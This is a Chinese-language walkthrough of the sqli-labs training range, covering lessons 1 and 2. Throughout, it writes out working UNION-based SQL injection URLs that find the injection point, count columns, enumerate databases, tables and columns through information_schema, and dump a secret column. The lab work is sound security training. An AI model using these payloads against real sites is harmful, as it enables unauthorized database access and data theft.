sqli-labs
Less-1
首先访问Less-1:

发现提示:"Please input the ID as parameter with numeric value"
提示可以传递参数id。
尝试使用GET请求传参。
http://sqli-labs/Less-1/?id=1
发现成功回显用户名与密码。
1.测试是否存在注入点:
当使用单引号发生报错
http://sqli-labs/Less-1/?id=1'
使用两个单引号时正常回显。
http://sqli-labs/Less-1/?id=1''
可以确定该位置存在sql注入且使用单引号进行闭合。
2 爆列数(回显位)
http://sqli-labs/Less-1/?id=1' order by 1,2,3--+
http://sqli-labs/Less-1/?id=1' order by 1,2,3,4--+
由此可以判断出该表一共有3列。
我们也可以直接使用联合注入来判断
http://sqli-labs/Less-1/?id=' union select 1,2,3--+
可以发现在2,3位回显的是用户名和密码,那么接下来我们就使用2或3位置查看注入出的数据。
3.爆库
#当前库
http://sqli-labs/Less-1/?id=' union select 1,2,database()--+
#爆所有库
http://sqli-labs/Less-1/?id=' union select 1,2,group_concat(schema_name) from information_schema.schemata --+
(爆出的库有差异是正常的,我数据库中的库比较多,接下来我们只需要使用security即可,这个库是sqli-labs靶场的库)
4.爆表
#challenges库中所有表
http://sqli-labs/Less-1/?id=' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='challenges' --+
(注意:表名每个人是随机的。我的是2m4sx0cpn5)
5.爆列
2m4sx0cpn5#爆challenges库中2m4sx0cpn5表中所有列名
http://sqli-labs/Less-1/?id=' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema='challenges' and table_name='2m4sx0cpn5' --+
6.爆字段
#这里就看一下challenges库中2m4sx0cpn5表中secret_NOQD列中的所有数据
http://sqli-labs/Less-1/?id=' union select 1,2,group_concat(secret_NOQD) from challenges.2m4sx0cpn5 --+
到此结束。
Less-2
这里发现提示词还是id。
这里发现还是GET传参。

1.测试是否存在注入点:
这里经过单双引号和小括号的组合后,发现该注入点是数字型。
数字型不需要闭合符号。
接下来的操作不在过多赘述与Less-1大差不差。
2 爆列数(回显位)
这里不再使用order by测列数
http://sqli-labs/Less-2/?id=0 union select 1,2,3--+
3.爆库
#爆所有库
http://sqli-labs/Less-2/?id=0 union select 1,2,group_concat(schema_name) from information_schema.schemata --+
4.爆表
#爆challenges库中所有列名
http://sqli-labs/Less-2/?id=0 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='challenges'--+
5.爆列
#爆challenges库中2m4sx0cpn5表中所有列名
http://sqli-labs/Less-2/?id=0 union select 1,2,group_concat(column_name) from information_schema.columns where table_schema='challenges' and table_name='2m4sx0cpn5' --+
6.爆字段
#这里就看一下security库中users表中username列中的所有数据
http://sqli-labs/Less-2/?id=0 union select 1,2,group_concat(secret_NOQD) from challenges.2m4sx0cpn5 --+
总结
前两关的差别就是注入类型的区别,Less-1是单引号字符串,Less-2是数字型。